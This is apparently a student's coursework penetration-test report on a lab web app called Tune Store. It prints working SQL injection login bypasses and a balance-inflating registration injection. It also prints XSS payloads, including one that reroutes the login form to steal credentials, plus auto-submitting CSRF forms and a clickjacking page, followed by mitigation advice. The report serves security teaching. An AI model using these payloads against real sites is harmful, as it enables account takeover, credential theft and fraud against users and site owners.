

Vulnerability Assessment and Systems Assurance Report

Tune Store Phase II

Sahil Bhirud

ITIS 4221/5221

October, 2020

VULNERABILITY ASSESSMENT AND SYSTEM ASSURANCE

TABLE OF CONTENTS

	<u>Page #</u>
1.0 GENERAL INFORMATION	4-4
1.1 Purpose.....	4-4
1.2 Scope.....	4-4
1.3 System Overview	4-4
1.4 Project References.....	4-4
1.5 Acronyms and Abbreviations	4-4
1.6 Points of Contact.....	4-4
2.0 VULNERABILITIES DISCOVERED.....	5-10
2.1 SQL Injection – Login as a random user.....	5-6
2.1.1 Vulnerability Description and Impact	5-5
2.1.2 Description of exploits used	5-5
2.1.2.1 Exploit Example	5-6
2.2 SQL Injection – Login as a specific user.....	6-7
2.2.1 Vulnerability Description and Impact	6-6
2.2.2 Description of exploits used	6-6
2.2.2.1 Exploit Example	6-7
2.3 SQL Injection - Register a new user with lots money in account without paying for it	7-8
2.3.1 Vulnerability Description and Impact	7-7
2.3.2 Description of exploits used	7-7
2.3.2.1 Exploit Example	7-8
2.4 Reflective XSS.....	8-9
2.4.1 Vulnerability Description and Impact	8-8
2.4.2 Description of exploits used	8-8
2.4.2.1 Exploit Example	8-9
2.5 Stored XSS.....	9-10
2.5.1 Vulnerability Description and Impact	9-9
2.5.2 Description of exploits used	9-9
2.5.2.1 Exploit Example	9-10

2.6	CSRF Vulnerability – Adding a friend	11-12
2.6.1	Vulnerability Description and Impact	11-11
2.6.2	Description of exploits used	11-11
2.6.2.1	Exploit Example	11-12
2.7	CSRF Vulnerability – Send Gift.....	12-13
2.7.1	Vulnerability Description and Impact	12-12
2.7.2	Description of exploits used	12-12
2.7.2.1	Exploit Example	12-13
2.8	CSRF Vulnerability – Change Password.....	13-13
2.8.1	Vulnerability Description and Impact	13-13
2.8.2	Description of exploits used	13-13
2.8.2.1	Exploit Example	13-13
2.9	Broken Access Control	14-14
2.9.1	Vulnerability Description and Impact	14-14
2.9.2	Description of exploits used	14-14
2.9.2.1	Exploit Example	14-14
2.10	XSS Vulnerability.....	14-15
2.10.1	Vulnerability Description and Impact	14-14
2.10.2	Description of exploits used	14-14
2.10.2.1	Exploit Example	14-15
2.11	Clickjacking Attack.....	15-17
2.11.1	Vulnerability Description and Impact	15-15
2.11.2	Description of exploits used	15-16
2.11.2.1	Exploit Example	16-17
3.0	MITIGATION RECOMMENDATIONS.....	18-18
3.1	For SQL Injection.....	18-18
3.1.1	SQL Parametrization.....	18-18
3.1.2	Input Validation.....	18-18
3.2	For Cross Site Scripting (XSS).....	18-18
3.1.1	Output Encoding	18-18
3.1.2	Input Validation.....	18-18

1.0 GENERAL INFORMATION

1.1 Purpose

The objective of Tune Store Phase 1 is to perform penetration testing on the online music store application. The vulnerabilities which need to be addressed are SQL injection and Cross Site Scripting (XSS).

1.2 Scope

The penetration testing performed was focused on identifying 3 SQL vulnerabilities and 2 XSS vulnerabilities in the online music store application.

1.3 System Overview

The website is an online music store web application. This application, named Tune Store, has 14 use cases: Login, Logout, Register user, View profile, Change password, Add balance to account, View friends, Add a friend, View CDs, View CD comments, Buy a CD, Download a CD, Give CD as gift to friends.

1.4 Project References

1. Stuttard, Dafydd., and Marcus. Pinto. *The Web Application Hacker's Handbook Finding and Exploiting Security Flaws*. 2nd ed. Indianapolis: Wiley, 2011. Print.
2. [https://searchsoftwarequality.techtarget.com/definition/SQL-injection#:~:text=A%20SQL%20injection%20\(SQLi\)%20is,be%20performed%20on%20a%20database.](https://searchsoftwarequality.techtarget.com/definition/SQL-injection#:~:text=A%20SQL%20injection%20(SQLi)%20is,be%20performed%20on%20a%20database.)
3. <https://www.ptsecurity.com/ww-en/analytics/knowledge-base/how-to-prevent-sql-injection-attacks/#2>
4. <https://portswigger.net/web-security/cross-site-scripting>

1.5 Acronyms and Abbreviations

1.6 Point of Contact

Sahil Bhirud – sbhirud2@uncc.edu

2.0 VULNERABILITIES DISCOVERED

2.1 SQL Injection – Login as a random user

2.1.1 Vulnerability Description and Impact

A SQL Injection is a type of security exploit in which the attacker adds Structured Query Language (SQL) code to a Web form input box in order to gain access to unauthorized resources or make changes to sensitive data. An SQL query is a request for some action to be performed on a database. When executed correctly, a SQL injection can expose intellectual property, the personal information of customers, administrative credentials, or private business details.

In this case, the login form can be bypassed using SQL Injection without authenticating the user which can have a huge impact on the application as the unauthorized user will be able to access private and confidential information of a legit user.

2.1.2 Description of exploits used

The vulnerability is located on the login form in the password field. The query which was used to detect this vulnerability is '**OR 'a'='a**

This query is closing the password field and at the same time setting a condition `a=a` which will always be true and hence the website is allowing the unauthorized user to access the first database entry of the users.

2.1.2.1 Exploit example

After loading the Tune Store web page, I entered the attack query '**OR 'a'='a** in the password field of the login page.

Username:

Password:

☐ Stay Logged In?

Don't have an account? [Register here](#)

And this was the result:

Welcome mpurba1@uncc.edu!
Login Successful
Your account balance is \$0.00

Add Balance:

Type:

Number:

Amount:

[Friends](#)
[Profile](#)
[CD's](#)
[Log Out](#)

2.2 SQL Injection – Login as a specific user

2.2.1 Vulnerability Description and Impact

Assuming the attacker has the username of any one of the users, he can bypass the Tune Store authentication/login form without entering the user's password.

This can result in a leak of credit card details of the user, loss of control of the account (if the attacker changes the password), spam messages or malicious links in the comment section which could lead to an additional attack of phishing on other users.

2.2.2 Description of exploits used


The vulnerability is located on the login form in the username field. The query which was used in detecting the vulnerability is **sahil' --** (generic form: username'--).

This query takes input the username and then closes the username field using the apostrophe ('). The two hyphens (--) comment out the rest of the database query in the back end due to which the password of the user is not verified, allowing the attacker to pass

through the authentication process with ease.

2.2.2.1 Exploit example

After loading the Tune Store web page, I injected the query in the username field.



Username: sahil'--


Password:

☐ Stay Logged In?

Login

Don't have an account? [Register here](#)

And when I tried to log in with only the username field filled, this is the result I got:



Welcome sahil!

Login Successful

Your account balance is \$100.00

Add Balance:

Type: -- SELECT

Number:

Amount:

Add

[Friends](#)

[Profile](#)

[CD's](#)

[Log Out](#)

I got into the account without entering the password.

2.3 SQL Injection – Register a new user with lots money in account without paying for it

2.3.1 Vulnerability Description and Impact

Using SQL Injection, an attacker can register a new user with a lot of money in the account without actually paying for it.

This can cause the company in losing money since the attacker is not adding balance through his credit/debit card but through manipulation of the SQL query.

2.3.2 Description of exploits used

The vulnerability is located in the new user registration form. The query which was used to detect the vulnerability is **t',10000) --**

where **t** is the password and **10000** is the amount which is being added to the balance of the user and the two hyphens are commenting out the rest of the original query where the default balance is set to 0.

2.3.2.1 Exploit example

After opening the new user registration web page, I started Burp Suite to intercept requests going from the Tune Store page to its server. I entered only the username on the form and submitted it.

Username	<input type="text" value="test101"/>
Password	<input type="text"/>
Repeat Password	<input type="text"/>
<input type="button" value="Submit"/>	

Burp Suite intercepted this request and I manipulated the password and repeat password fields with the query mentioned above.

Intercept HTTP history WebSockets history Options

Request to http://localhost:8082 [127.0.0.1]

Forward Drop Intercept is on Action Open Browser Comment this item

Raw Params Headers Hex

POST request to /Tunestore2020/register.do

Type	Name	Value
Cookie	JSESSIONID	751570098C0337F1D72F4427A98ED634
Body	username	test101
Body	password	t',10000) --
Body	rptpass	t',10000) --

New user was successfully registered and when I logged in with the credentials of the new user, I had a balance of \$10,000 which I had mentioned in the query.

Welcome test101!
Login Successful
Your account balance is \$10,000.00

Add Balance:

Type:

Number:

Amount:

[Friends](#)
[Profile](#)
[CD's](#)
[Log Out](#)

2.4 Reflective XSS

2.4.1 Vulnerability Description and Impact

Reflective XSS occurs when user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request.

This vulnerability can lead to user accounts being hijacked, credentials being stolen, sensitive data being exfiltrated, and lastly, access to the client computers could be obtained.

2.4.2 Description of exploits used


On the login page, if a failed login occurs, it displays back to the user, the username that had a failed login. This was a perfect place to look for an XSS exploit.

I used a normal *alert* script to check for the vulnerability. The script was:

`<script>alert("Hacked")</script>`. In this JavaScript, `<script>` is the script tag which indicates beginning of the JavaScript and `alert("Hacked")` is the message which will be popped up after execution of the script.

2.4.2.1 Exploit example

After loading the Tune Store web page, I entered the script in the username field and clicked on Login.



The screenshot shows a login form with a purple background. At the top, it says "Could not log you in as" in red. Below this, the "Username:" field contains the script `<script> alert("Hacked") </s`. The "Password:" field is empty. There is a checkbox for "Stay Logged In?" and a "Login" button. At the bottom, it says "Don't have an account? [Register here](#)".

As expected, the webpage popped up the message mentioned in the script.



2.5 Stored XSS

2.5.1 Vulnerability Description and Impact

Stored XSS generally occurs when user input is stored on the target server, such as in a database, in a message forum, visitor log, comment field. It occurs when a malicious script is injected directly into a vulnerable web application.

The nature of stored cross-site scripting exploits is particularly relevant in situations where an XSS vulnerability only affects users who are currently logged in to the application.

This vulnerability can lead to user accounts being hijacked, credentials being stolen, sensitive data being exfiltrated, and lastly, access to the client computers could be obtained.


2.5.2 Description of exploits used

The location of the vulnerability is the comment section of the web application as that section allows users to enter text that will be displayed back to other users. The script which I used to detect the XSS vulnerability is `<script>alert("Hacked")</script>`

2.5.2.1 Exploit example


After logging in the Tune Store account, I went to the comment section where I inserted the script.

Leave Your Comment:




The screenshot shows a text input field with a black border. Inside the field, the text `<script> alert("Hacked")` is entered on the first line, and `</script>` is entered on the second line, followed by a cursor.

It doesn't show anything in the comment as the script which I entered became a part of the code of the webpage.



The screenshot shows a light blue rectangular box with the text "sahil says:" in a small, dark font.

Whenever the page is reloaded, the script is executed.



The screenshot shows a white alert dialog box with a thin grey border. The text "localhost:8082 says" is at the top, and "Hacked" is below it. An orange "OK" button is in the bottom right corner.

2.6 CSRF Vulnerability – Adding a Friend

2.6.1 Vulnerability Description and Impact

The website contains a CSRF vulnerability in the **friends.do** page where, if the victim opens the attacker's site, the attacker can send a friend request to any specific user.

2.6.2 Description of exploits used

The following code snippet shows the code which triggers this attack:


```
<iframe id="tgt" name="tgt"></iframe>
<form method="POST" target="tgt" action="http://localhost:8082/Tunestore2020/addfriend.do">
  <input type="hidden" name="friend" value="sancho" />
  <input type="hidden" value="Submit">
</form>

<script language="javascript">
<!--
document.forms[0].submit();
// -->
</script>
```

So, whenever the victim is logged in and opens the html page containing this code, the attack will trigger. The code shows that when the attacker's web page will be loaded, it will fill the form with the attacker's name

2.6.2.1 Exploit Example

The Tune Store account has been logged in with the credentials of *sahil*. Then the attack page is loaded on a new tab.



This results in

Welcome sahil!
Your account balance is \$100.00
Add Balance:
Type: -- SELECT ▾
Number:
Amount:

[Friends](#)
[Profile](#)
[CD's](#)
[Log Out](#)

Tunestore::Freinds
Friend Requests
My Friends
alice
Waiting
bob
Approved
[View bob's CD's](#)

sanchu
Waiting

2.7 CSRF Vulnerability – Send Gift

2.7.1 Vulnerability Description and Impact

The website contains a CSRF vulnerability in the gift page where, if the victim opens the attacker's site, the attacker can send a gift CD to any friend of the user.

2.7.2 Description of exploits used

The code which triggers this attack is shown below:


```
<iframe id="tgt" name="tgt"></iframe>
<form method="POST" target="tgt" action="http://localhost:8082/Tunestore2020/give.do?
cd=1&friend=sahil">
</form>
<script language="javascript">
<!--
document.forms[0].submit();
// -->
</script>
```

This code shows that when the webpage containing this code is opened, it will send a CD to the attacker (sahil) which he can easily download and get access to without paying for it.

2.7.2.1 Exploit Example

The account is logged in with the credentials of *bob* and then the attack page is loaded in a new tab.

This results in *sahil* getting a CD as a gift which *bob* bought. We identify this by logging in as *sahil* and finding out there is an option for download for the CD.



2.8 CSRF Vulnerability – Change Password

2.8.1 Vulnerability Description and Impact

The website contains a CSRF vulnerability in the change password page where, if the victim opens the attacker's site, the attacker can change the password of the victim without his knowledge.

2.8.2 Description of exploits used


The code which triggers this attack is shown below:

```
<iframe id="tgt" name="tgt"></iframe>
<form method="POST" target="tgt" action="http://localhost:8082/Tunestore2020/password.do">
<input type="hidden" type=password name="password" size="20" value="pass"><br />
<input type="hidden" type=password name="rptpass" size="20" value="pass"><br />
<input type = hidden type="submit" value="Change Password" />
</form>
<script language="javascript">
<!--
document.forms[0].submit();
// -->
</script>
```

This code changes the password of the victim without his/her knowledge.

2.8.2.1 Exploit Example

The account is logged in with the credentials of *sahil* whose original password was "*sahil*". When the attacker's website is opened in another tab it results in the change of password of the victim (*sahil*) to "*pass*".

 localhost:8082/Tunestore2020/login.do?username=sahil&password=pass

2.9 Broken Access Control – Logging into victim’s account without his/her credentials

2.9.1 Vulnerability Description and Impact

The attacker is logging into his own account at first and then through the use of the *address bar*, the attacker logs into the account of the victim.

2.9.2 Description of exploit used


I used horizontal escalation to exploit this vulnerability with the help of the address bar. The attacker was able to log into the account of the victim, bypassing the authentication mechanism.

2.9.2.1 Exploit Example

The attacker *bob* logged in with his own credentials.

① localhost:8082/Tunestore2020/login.do?username=bob&password=bob

Then by editing the information in the address bar, he was able to log into the victim’s (*sahil*) account without entering his password.



2.10 XSS Vulnerability – Harvesting User Credentials by changing the submission link to a phishing website

2.10.1 Vulnerability Description and Impact

The login page of the Tune Store is vulnerable to Reflective XSS. With the right JavaScript payload, the destination of the form submission can be changed, compromising the user’s login credentials


2.10.2 Description of exploit used

The JavaScript which was used in changing the form submission link was:

```
<script>      window.onload      =      function()      {  
document.getElementsByName("loginForm")[0].action"http://www.uncc.edu";} </script>
```

2.10.2.1 Exploit Example

I entered the above script in the username field of the login page which changed the destination of the form.



2.11 Clickjacking Attack

2.11.1 Vulnerability Description and Impact

This attack lures the victim into clicking on a link which could change the data on the website, deceiving the victim. The vulnerable webpage is loaded underneath the attacker's webpage and due to this the victim unknowingly performs changes to the vulnerable (original) webpage.

2.11.2 Description of exploits used


I created a webpage underneath which I called the Tune Store add friend webpage. This is the html code for the webpage which I used. The victim needs to be logged in for this attack to take place.

```
Open clickJacking.html /opt/lampp/htdocs Save
1 <html>
2
3
4 <style type = "text/css">
5 iframe { /* iframe from the victim site */
6   width: 300px;
7   height: 300px;
8   position: absolute;
9   top:0; left:0;
10  opacity: 0.3; /* in real opacity:0 */
11  z-index: 1;
12  border: 0
13 }
14
15 body {
16 top:50; left:-50;
17 background-color: #000
18 color: #fff
19 }
20
21 </style>
22
23 <div>Click to get rich now:</div>
24
25 <!-- The url from the victim site -->
26 <body>
27
28 <iframe src="http://localhost:8082/Tunestore2020/addfriend.do"></iframe>
29
30 <form name="friendForm" method="POST" action="/Tunestore2020/addfriend.do">
31 <input type="hidden" name="friend" value="alice"><br />
32 <input type = "hidden" type="submit" value="Submit">
33 </form>
34
35 <button>Click here!</button>
36
37 </body>
38 </html>
```

2.11.2.1

Exploit Example

When this page loads, it looks like this



(Note: The button is not aligned with the submit button but in real world scenario, it will be.)

When pressed on Submit, *alice* is added as a friend

for the victim (*sahil*).

the tunestore

buy some tunes - give some tunes

Welcome sahil!
Your account balance is \$100.00

Add Balance:

Type: -- SELECT ▾

Number:

Amount:

Add

[Friends Profile](#)
[CD's](#)
[Log Out](#)

Tunestore::Freinds

Friend Requests

My Friends

alice
Waiting

bob
Approved
[View bob's CD's](#)

sancho
Waiting

3.0 MITIGATION RECOMMENDATIONS

3.1 For SQL Injection

3.1.1. SQL Parametrization

Parameterized queries are a means of pre-compiling a SQL statement so that you can then supply the parameters in order for the statement to be executed. This method makes it possible for the database to recognize the code and distinguish it from input data.

3.1.2. Input Validation

Input Validation checks if the user's input is allowed or not. Input validation makes sure it is the accepted type, length, format, etc. Only the value which passes the validation can be processed.

3.2 For Cross Site Scripting (XSS)

3.2.1. Output Encoding

It is the process of converting untrusted data into a secure form where the input is visible to the user without executing the code in the browser.

3.2.2. Input Validation

At the point where user input is received, filter as strictly as possible based on what is expected or valid input.